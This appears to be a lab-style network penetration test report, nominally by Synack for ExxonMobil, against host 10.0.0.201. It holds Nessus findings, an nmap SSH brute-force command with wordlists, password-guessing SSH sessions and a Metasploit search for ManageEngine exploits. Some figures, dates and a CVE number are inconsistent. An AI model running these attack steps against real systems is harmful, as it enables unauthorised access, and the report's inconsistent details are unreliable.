Penetration Type

Network Penetration Testing

Penetration Report Performed by

SYNACK

Penetration Report performed for

ExxonMobil Corporation

Penetration performed by

Rohit Rokka


Date: 25/05/2023

Source: Riley,2020

Table Of Contents

Executive Summary

This report illustrates the analysis for the penetration testing performed for ExxonMobil Corporation conducted by Synack. It also provides an overview for risks key findings and the vulnerabilities via Nessus scan tools that could potentially be exploited by attackers and malicious hackers.



https://localhost:8834/#/scans/reports/8/hosts

There's an error with your feed. Click here to view your license information.

My Basic Network Scan

Host	Vulnerabilities ▾
10.0.0.201	6 6 27 146

Policy:	Basic Ne
Status:	Complet
Severity Base:	CVSS v3.
Scanner:	Local Sc
Start:	Today at
End:	Today at
Elapsed:	37 minu

The figure above shows the scanned vulnerabilities on the host 10.0.0.201

Scope

the scope of the penetration testing is focused on the systems and network infrastructure of ExxonMobil Corporation that includes network devices, servers. The vulnerability scanning is performed through Nessus scanning tool. The methodology covered various aspects such as vulnerability assessment, network mapping, system enumeration, exploitation, privilege escalation, and social engineering

Testing Methodology

Following are testing methodology for pen-testing:

- Host: 10.0.0.201
- Nmap is used for Reconnaissance.
- For scanning several tools are used like NESSUS, Dirbuster, Nmap.
- For Exploitation: Metasploit, netcat, Burp suit
- RHOST, LHOST, RPORT, LPORT are filled from Metasploit for performing exploitation.
- Reporting

Findings Summary

- Total of 43 vulnerabilities were found where 6 were critical, 6 high, 27 medium and 3 low.
- Critical Vulnerabilities exploited:
    1. Brute-Force Attack
    2. ManageEngine Endpoint Desktop Central
    3. Jenkins Vulnerability
    4. Elastic Search transport protocol unspecified vulnerability
    5. Apache struts framework "improper sanitation"
- High Vulnerability:
    1. MS12-020 Remote desktop protocol
- Medium Vulnerability
    1. SMTP (Simple Mail Transport protocol)
- Low Vulnerability
    1. SL/TLS Diffie-Hellman Modulus

Risk Assessment Criteria

The following matrix provides a break down for risk rating calculation:

	Impact				
Likelihood	Insignificant	Low	Moderate	Major	Critical
Certain	**MEDIUM**	**MEDIUM**	**HIGH**	**EXTREME**	**EXTREME**
Likely	**LOW**	**MEDIUM**	**MEDIUM**	**HIGH**	**EXTREME**
Possible	**LOW**	**LOW**	**MEDIUM**	**MEDIUM**	**HIGH**
Unlikely	**LOW**	**LOW**	**LOW**	**MEDIUM**	**HIGH**
Rare	**LOW**	**LOW**	**LOW**	**LOW**	**MEDIUM**

The following table provides a break down for likelihood calculation:

Likelihood	Description
Certain	Expected to occur in most circumstances
Likely	Will probably occur in most circumstances
Possible	Could occur at some time
Unlikely	Low chance of occurring
Rare	Unlikely chance of occurring

The following table provides a break down for impact calculation:

Impact	Description
Critical	The consequences will have extreme impacts on the organisation, projects or similar objectives. This can include major financial loss and significant reputational damage.
Major	The consequences will threaten the ongoing functionality of the organisation. Financial implications would have high consequences for the organisation.
Moderate	The consequences will not threaten the organisation but may be subjected to significant review or operational consequences. Financial implications would have medium consequences for the organisation.

Low	The consequences will only threaten the efficiency of the organisation; however, this could be dealt with internally. Any financial implication will have a low consequence.
Insignificant	The organisation can easily deal with the consequences by routine operations.


Penetration Testing Findings

Bellows are the findings on penetration testing for the corporation.

Critical Finding 1


Brute-Force Attack SSH
System privilege vulnerability finding: flaws in the permissions and privileges assigned to user accounts or services within the system.

Risk	**Critical**	**Impact:** Extreme	**Likelihood:** Likely



root@tafekali: ~


```
┌──(root㉿tafekali)-[~]
└─# nmap 10.0.0.201 -p 22 -script ssh-brute -script-args userdb=uname.txt, p
assdb=passwordsql.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-03 16:35 AEST
Failed to resolve "passdb=passwordsql.txt".
Failed to resolve "passdb=passwordsql.txt".
Nmap scan report for 10.0.0.201
Host is up (0.00053s latency).

PORT   STATE SERVICE
22/tcp open  ssh
|_ssh-brute: Invalid usernames iterator: Error parsing username list: uname.
txt: No such file or directory
MAC Address: 00:15:5D:00:05:CA (Microsoft)

Failed to resolve "passdb=passwordsql.txt".
Nmap done: 1 IP address (1 host up) scanned in 13.74 seconds
```



```
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.0.201' (RSA) to the list of known hosts.
vagrant@10.0.0.201's password:
Permission denied, please try again.
vagrant@10.0.0.201's password:
Permission denied, please try again.
vagrant@10.0.0.201's password:
vagrant@10.0.0.201: Permission denied (publickey,password,keyboard-interacti
ve).

┌──(root㉿tafekali)-[~]
└─# ssh vagrant@10.0.0.201
vagrant@10.0.0.201's password:
Permission denied, please try again.
vagrant@10.0.0.201's password:
-sh-4.3$
-sh-4.3$ ifconfig
-sh: ifco: command not found
-sh-4.3$ ifconif
-sh: ifconif: command not found
-sh-4.3$ ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 3:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.0.0.201
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.0.1

Tunnel adapter isatap.{D18E21BB-9BE1-4CB6-BEA4-2ED372B8D924}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
-sh-4.3$
```

Critical Finding 2

ManageEngine Endpoint Desktop Central


https://localhost:8834/#/scans/reports/8/hosts/2/vulnerabilities/group/90192/90192
Scans
Settings
tafe
Configure
Audit Trail
Launch
Report
Export
Vulnerabilities 43
CRITICAL

There's an error with your feed. Click here to view your license information.

My Basic Network Scan / Plugin #90192

‹ Back to Vulnerability Group

ManageEngine Desktop Central 8 / 9 < Build 91100 Multiple RCE

Description

The ManageEngine Desktop Central application running on the remote host is version 8, or else version 9 prior to build 91100. It is, therefore, affected by multiple remote code execution vulnerabilities :

- A flaw exists in the statusUpdate script due to a failure to properly sanitize user-supplied input to the 'fileName' parameter. An unauthenticated, remote attacker can exploit this, via a crafted request to upload a PHP file that has multiple file extensions and by manipulating the 'applicationName' parameter, to make a direct request to the uploaded file, resulting in the execution of arbitrary code with NT-AUTHORITY\SYSTEM privileges. (CVE-2015-82001)

- An unspecified flaw exists in various servlets that allow an unauthenticated, remote attacker to execute arbitrary code. No further details are available.

Note that Nessus has not attempted to exploit these issues but has instead relied only on the application's self-reported version number.

Plugin Details

Severity:	Critical
ID:	90192
Version:	1.7
Type:	remote
Family:	CGI abuses
Published:	March 25, 2016
Modified:	November 19, 2019

VPR Key Drivers


Threat Recency: No recorded events

Threat Intensity: Very Low

Exploit Code Maturity: Unproven

Vulnerability in ManageEngine Control can have momentous consequences for the system like unauthorized access, privilege escalation etc. The host 10.0.0.201, we will be finding this vulnerability using msfconsole and executing the code.


Screenshots:




```
              |||    ww|||
              |||      |||


       =[ metasploit v6.3.14-dev                          ]
+ -- --=[ 2311 exploits - 1206 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search manageengine

Matching Modules
================

   #   Name
       Disclosure Date  Rank       Check  Description
   -   ----
       ---------------  ----       -----  -----------
   0   post/linux/gather/manageengine_password_manager_creds
                        normal     No     Linux Gather ManageEngine Password
 Manager Pro Password Extractor
   1   exploit/windows/http/manageengine_adaudit_plus_cve_2022_28219
       2022-06-29       excellent  Yes    ManageEngine ADAudit Plus CVE-2022
-28219
   2   auxiliary/gather/manageengine_adaudit_plus_xnode_enum
                        normal     Yes    ManageEngine ADAudit Plus Xnode En
umeration
   3   exploit/windows/http/manageengine_adselfservice_plus_cve_2021_40539
       2021-09-07       excellent  Yes    ManageEngine ADSelfService Plus CV
E-2021-40539
   4   exploit/windows/http/manageengine_adselfservice_plus_cve_2022_28810
```

Scan Details


Policy: Basic Ne
Status: Complet
Severity Base: CVSS v3.
Scanner: Local Sc
Start: Today at
End: Today at
Elapsed: 37 minu



